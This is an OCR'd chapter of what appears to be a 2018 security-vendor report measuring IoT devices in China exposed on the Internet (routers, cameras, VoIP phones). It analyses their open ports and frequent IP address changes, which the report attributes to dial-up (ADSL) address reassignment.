The *2017 Annual IoT Cybersecurity Report* of NSFOCUS analyzes the exposure of IoT assets on the Internet. Over the past year, we continued to track such exposure and this chapter presents some of our new findings. First, we provide the aggregate number of IoT assets exposed on the Internet throughout the year of 2018. By comparative analysis of the numbers of routers, cameras, and VoIP phones in China across different periods, we discover that a large proportion of IoT devices are in constant changes. Subsequently, we compare IP segments of assets detected during previous scans with IP segments of assets spot-checked later and preliminarily conclude that the method of dial-up Internet access leads to frequent network address changes of assets, which proves our previous speculation. Then we analyze the distribution of some operators (identified by the autonomous system number (ASN)) of changing assets before delineating the change pattern of the IoT. Finally, we give a brief account of the possible impact exerted by IoT asset changes.

2.1 Exposure of IoT Assets

Based on our statistics, we sort out the exposure of IoT assets in the global sphere and across China in 2018, as shown in Figure 2.1. Globally, about 51 million[3] IoT devices were exposed on the Internet. In China, the number was about 10 million, 20% of the global total. Of all those devices, routers and cameras took up the largest portion, each with a quantity of over 4 million.




Figure 2.1 Exposure of IoT devices in the global sphere and in China

3 The observation was conducted over a six-month period from May 1, 2018 to November 12, 2018.

As shown in Figure 2.1, routers, cameras, and VoIP phones were top 3 IoT devices exposed on the Internet and each will be dealt with in a separate section. From scanning results of NTI[4]over a three-month period from July to September of 2018, it can be seen that top 10 ports, including 554, 80, 5060, 22, 21, and 10, were used by 94.1% of IoT assets, as shown in Figure 2.2 and Figure 2.3. In China, port 554 was open on 46.3% of IoT assets (4.23 million), followed by port 80, which was open on 15.6% of IoT assets (1.42 million), and port 5060, which was open on 11.6% of IoT assets (1 million).




Figure 2.2 Top 10 ports open on IoT assets in China




Figure 2.3 Proportions of ports open on IoT assets in China

4 NSFOCUS Threat Intelligence (NTI) center, https://nti.nsfocus.com

Viewpoint 2: Of all IoT assets exposed on the Internet, only 30% used common Internet services, such as HTTP and FTP, while as many as 70% used IoT-related services, including UPnP and RTSP. To get a better idea of the exposure of IoT assets on the Internet, we should pay more attention to IoT-related protocols.

From the perspective of protocols, Real Time Streaming Protocol (RTSP), Session Initiation Protocol (SIP), and UPnP were most frequently seen protocols on top 10 ports. About 5 million IoT assets in China used these services, accounting for 70% of the total. By contrast, only 30% of IoT assets used common Internet services like HTTP, SSH, and Telnet. Previously, our attention was mostly focused on discovery of assets by scanning common protocols used on the Internet. However, to learn more accurately the exposure of IoT assets on the Internet, we should divert our attention to protocols used by IoT devices by including these protocols in the scanning scope and in the analysis scope.




Figure 2.4 Proportions of protocols used by IoT assets

Note that numbers given in Figure 2.1 were collected over a six-month period in 2018 and cannot truly reflect the actual scale of exposed assets. Therefore, they may be unuseful to locate IoT attack sources. This is because, when comparing different rounds of scanning results, we find quite a portion of IoT devices were inactive or their network addresses constantly changed. To truly reflect the actual exposure of IoT devices, it is advisable to collect the number of active IoT devices within a short period. Numbers collected this way can improve the accuracy of IoT threat analysis and be more useful to identify attack sources. Unless otherwise expressly indicated, numbers given in the following sections were all collected by using this method.

2.2 Changes in Exposure of IoT Assets

This section analyzes changes in exposure of various IoT assets from the perspectives of scanned ports and scan durations[5]. For asset scanning, the first step is to create a scan task based on ports and protocols. Next, run the task and identify the type of assets captured during the scan. Figure 2.5 illustrates the statistical method and scanning process. First, extract data from the rounds of scans that generate relatively stable numbers of IoT assets and take data obtained from the first round as the benchmark. Then compare assets scanned in two rounds to get the number of unchanged assets that are identified with network addresses and ports, the number of disappeared assets, and the number of new assets. Repeat this process multiple times and we will learn quite accurately how each type of devices has changed.




Figure 2.5 Comparing asset scan results of multiple rounds to learn asset changes

2.2.1 Cameras

According to our observation, many cameras have port 554 open, which is used by RTSP for real-time streaming of videos. Therefore, our analysis in this section is mainly focused on these cameras. We first extract and compare data collected in six rounds of port 554 scanning from July to September 2018 and take the number of exposed cameras obtained in the round conducted on July 20[6] as the

5 Time spent scanning a specific port across the network

6 Scan start date. The scan persists until all network addresses in China are probed.

benchmark. The number of cameras fluctuated over the two-month period, as shown in Figure 2.6. The green bar indicates the number of unchanged assets, the orange bar the number of disappeared assets (compared with the benchmark), and the yellow bar the number of new assets. According to comparison results of the six rounds, over a seven-day scan duration, the total number of cameras having port 554 open in China approximated to 440,000, about 40% of which had network addresses changed. In each comparison, the number of new assets and that of disappeared assets were on a par. That is to say, overall, the number of changing assets does not increase sharply with the lengthening of intervals.




Figure 2.6 Changes in the number of cameras having port 554 open (7-day scan duration)

Changes in the number of cameras having port 554 open indicate that quite a portion of cameras had their network addresses changed. We suspect that the extent of such change varies with the scan duration. Therefore, next, we shorten the scan duration from 7 days to 3 days and compare scan results of different rounds conducted in November (see Figure 2.7). In three months, the total number of cameras having port 554 open increased from 440,000 to 480,000. As shown in Figure 2.7, the percentage of cameras with network addresses changed decreased from 40% to 30%. Obviously, the shorter the scan duration, the smaller the change in the number of assets. However, in practice, how long a round of scanning takes depends on the scanner's performance and the bandwidth. Full-

spectrum scanning requires large overhead and so its duration cannot be shortened at will. In the following sections, a spot check method is adopted for asset scanning to verify the impact of the scan duration on asset changes.




Figure 2.7 Changes in the number of cameras having port 554 open (3-day scan duration)

2.2.2 Routers

In China, most exposed routers have port 80 open, so our analysis is focused on these routers. We first extract and compare data collected in six rounds of port 80 scanning and take the number of exposed routers obtained in the round conducted on July 5, 2018 as the benchmark. The comparison results show that about 50,000 routers had port 80 open. In each round, about 15,000 routers on average remained unchanged, accounting for 30% of the total. In other words, about 60% of assets had their network addresses changed in each round.




Figure 2.8 Changes in the number of routers having port 80 open (3-day scan duration)

2.2.3 VoIP Phones

Most VoIP phones have port 5060 open and use SIP to initiate, modify, and release one or more participants' sessions. In this section, the analysis is focused on VoIP phones using port 5060. We take the number of VoIP phones obtained in the round conducted on August 11, 2018 as the benchmark and analyze asset changes across five rounds. As shown in Figure 2.9, about 180,000 VoIP phones had port 5060 open and they changed drastically as over 80% of them had network addresses changed in each round.




Figure 2.9 Changes in the number of VoIP phones having port 5060 open (7-day scan duration)

Viewpoint 3: Of all IoT assets in China, VoIP phones changed most frequently in their network addresses and 80% of them experienced such changes, followed by routers (60%) and cameras (40%). But overall 90% of IoT assets remained unchanged.

Through comparison, we find that different types of IoT assets showed different change patterns. Specifically, VoIP phones changed most frequently, while cameras changed least frequently. This variance may be associated with their functions. Cameras need to provide the video streaming service and so their network service is stable, hence relatively stable network addresses. By contrast, in the VoIP service, calls are initiated and terminated rather frequently, resulting in relatively fast changing network addresses. This, of course, is but our speculation. For specific causes behind the phenomenon, more thorough analysis should be conducted on fast changing devices and services.

2.3 Causes of Network Address Changes of IoT Assets

Viewpoint 4: In China, at least 40% of exposed IoT assets had their network addresses frequently changed, and most of such assets used the dial-up method for network access. Whether for the profiling of IoT assets or track of threats, it is important to consider asset changes. In addition, after IPv6 is widely adopted, IoT assets will change much less frequently, but the number of exposed assets will probably experience a sharp rise.

A preliminary analysis of network address changes of cameras, routers, and VoIP phones exposed on the Internet finds that, even for cameras that had relatively stable network addresses, the percentage of changing devices reached 40%. This section analyzes possible causes of asset changes based on actual scan data.

2.3.1 Changing Assets Using the Dial-up Method for Internet Access

First, we guess that frequent asset changes are caused by the Internet access method adopted by devices. If an IoT device uses the Asymmetric Digital Subscriber Line (ADSL) for Internet access, every time the device is powered off and then restarted, it needs to re-access the Internet. In this case, its network address changes maybe because (1) the IP address assigned by the Dynamic Host

Configuration Protocol (DHCP) service of the carrier's Broadband Remote Access Server (BRAS) to the device has expired and a new network address needs to be assigned; or (2) the NAT session of the carrier's BRAS times out and a public network address needs to be reassigned to the device. As the NAT session timeout is much shorter than the DHCP lease time, the network address of devices changes for the second reason most times.

The frequency of changes depends on IP segments actually assigned by operators. Based on this assumption, we continue to analyze the number of network addresses of IoT devices discovered in previous scans on the same IP segment.

Here we need to define several terms. **IP segment mapping** is a process of taking the first n bits of an IP address to obtain the IP segment. Taking the first 24 bits of an IP address is **"class C IP segment mapping"**; taking the first 16 bits is **"class B IP segment mapping"**.

Viewpoint 5: Many IoT assets' network addresses were mapped to the same IP segment, which was mostly used for the ADSL service. For the set {n} of network addresses of cameras, routers, and VoIP phones collected in two months, map them to IP segments that constitute a set {N}. Filter N by the number (m) of network addresses. Specifically, identify all segments that contain more than 20 network addresses and calculate the percentage of these network addresses to the total number |n| before getting 41%, that is, |{m|m > 20}|/|n| = 41%.

We calculate the number[7] of network addresses of routers, cameras, and VoIP phones discovered in nearly two months from August 1 to September 27, 2018 and find that a number of devices were actually on the same network segment. Specifically, there was a total of 9,697,872 network addresses, including 66,273 segments of 20 to 50 network addresses, 21,660 segments of 50 to 100 network addresses, and 3597 segments of over 100 network addresses.

7 Network addresses of different types of devices may be on the same segment. We once discovered that a network address marked as a camera in a previous round was marked as a router in the next round. To avoid such confusion, we put network addresses of all the three types of devices together when analyzing the number of exposed devices on the same segment.

Table 2.1 Distribution of network addresses on the same IP segment

Item	Number of Network Addresses on the Same Class C IP Segment			Total
	(20, 50]	(50, 100]	> 100	
Number of IP segments	66,273	21,660	3,597	1,242,747
Number of network addresses	2,025,966	1,465,491	453,381	9,697,872

Obviously, quite a large proportion of IoT devices shared the same class C IP segments. Figure 2.10 shows the specific proportions of network addresses that are divided according to the number. The total proportion of network addresses that added up to more than 20 on an IP segment reached 41% of all network addresses discovered. This number tells us that it is a common phenomenon that a lot of IoT devices share the same IP segments.




Figure 2.10 Proportions of network addresses on the same IP segments

We guess there are two possible causes leading to this phenomenon: (1) A lot of IoT devices are indeed on the same IP segments; (2) In repeated scans, network addresses of IoT assets frequently change within a specific range of IP segments. The first cause is not unlikely, but is not so convincing as too many network addresses were on the same IP segments. Therefore, the following sections will be focused on analysis of the possibility of the second cause.

2.3.1.2 IP Segment Changes

a) Class C IP Segments

As we mentioned before, quite a portion of IoT assets had their network addresses mapped to the same IP segments. Next let's see how these IP segments changed for different types of assets. We use the same method to look into changes in IP segments to which network addresses of various IoT devices were mapped as we did for asset changes. Figure 2.11, Figure 2.12, and Figure 2.13 show the statistics around cameras, routers, and VoIP phones respectively. In China, the percentage of changed IP segments was 35%, 30%, and 25% respectively for cameras that had port 554 open, routers that had port 80 open, and VoIP phones that had port 5060 open. Comparing IP segment changes with network address changes, we find that the two were close for cameras, but the former were quite stable for routers (30%, as opposed to 70% of changed network addresses) and VoIP phones (25%, as opposed to 80% of changed network addresses).




Figure 2.11 Changes in IP segments of cameras having port 554 open (7-day scan duration)




Figure 2.12 Changes in IP segments of routers having port 80 open (3-day scan duration)




Figure 2.13 Changes in IP segments of VoIP phones having port 5060 open (7-day scan duration)

Compared with network address changes, class C IP segments of IoT devices were more stable. This is because routers and VoIP phones use the dial-up method to access the Internet and their network addresses are dynamically assigned and so frequently change. Carriers usually assign network addresses on the same IP segments, so different network addresses obtained during multiple rounds

of scans are often mapped to the same IP segments (class C or B IP segment mapping). As a result, network addresses frequently change, but IP segments do not.

b) Class B IP Segments

Next, we expanded the analysis scope to cover class B IP segment changes. As shown in Figure 2.14, Figure 2.15, and Figure 2.16, class B IP segments of the three types of IoT devices changed very little. According to our previous speculation, although an IoT device's network address may change, it will not be changed to other addresses beyond the address pool of the carrier's DHCP server. As China has a limited number of network addresses, a DHCP server's address pool can hardly be larger than a /16 Classless Inter-Domain Routing (CIDR) network. The following figures prove our speculation that a carrier assigns network addresses within the scope of its DHCP server.




Figure 2.14 Changes in class B IP segments of cameras having port 554 open (7-day scan duration)




Figure 2.15 Changes in class B IP segments of routers having port 80 open (3-day scan duration)




Figure 2.16 Changes in class B IP segments of VoIP phones having port 5060 open (7-day scan duration)

2.3.1.3 Spot Check Analysis

Previous analysis leads to our preliminary speculation that IoT assets' network addresses change over time, while the related IP segments are relatively stable. In addition, the shorter the scan duration, the smaller such changes would be. However, limited by the scanner performance and available bandwidth, we could not shorten intervals between scan rounds at will. Therefore, to get more accurate information about asset changes while considering these limitations, we conduct a spot check, with scanning results of IoT assets in China as the data source, by scanning some of the IP segments that covered quite a few IoT devices to verify our speculation.

For the convenience of observation and calculation, we first take 30 IP segments from previous scanning data that covered over 50 IoT devices. According to the test, it takes two hours to complete the scan of these 30 IP segments. Then we compare data obtained in multiple rounds of scans in one day (see Figure 2.17). On average, there were about 1065 IoT assets on these segments and this number changed little from round to round. Asset changes at two-hour intervals were also minor: No more than 20 assets changed. However, when the interval lengthened to 10 hours, the number of changed assets increased to 40. Then, let's see the daily changes of these assets.




Figure 2.17 Changes of assets on spot-checked segments (2-hour scan duration)

We take statistics of assets from December 17 to 25 to learn their changes, with the number of assets

detected on December 17 as the benchmark. As shown in Figure 2.18, at two-day intervals, about 90 assets changed; at one-week intervals, this number increased to around 200. Comparing statistics collected at intervals of hours with those at intervals of days, we can find the pattern of asset changes: Within a given scope of IP segments, a majority of exposed assets change over time; the longer the scan interval is, the greater the change is; but when the interval is long enough, the change tends to stabilize.




Figure 2.18 Changes of assets on spot-checked segments within one week (2-hour scan duration)

A further look into the network addresses in the 30 IP segments reveals that, except a few addresses marked as unknown, all other addresses used ADSL. This, plus our previous analysis of IP segment changes, virtually proves our speculation: Some IoT assets use the dial-up method for Internet access. As it takes at least three days to complete a nationwide scan, there is a good chance that these assets need to reestablish dial-up connections within the three days, leading to reassignment of network addresses. This explains why we detect so frequent changes in network addresses of IoT assets.

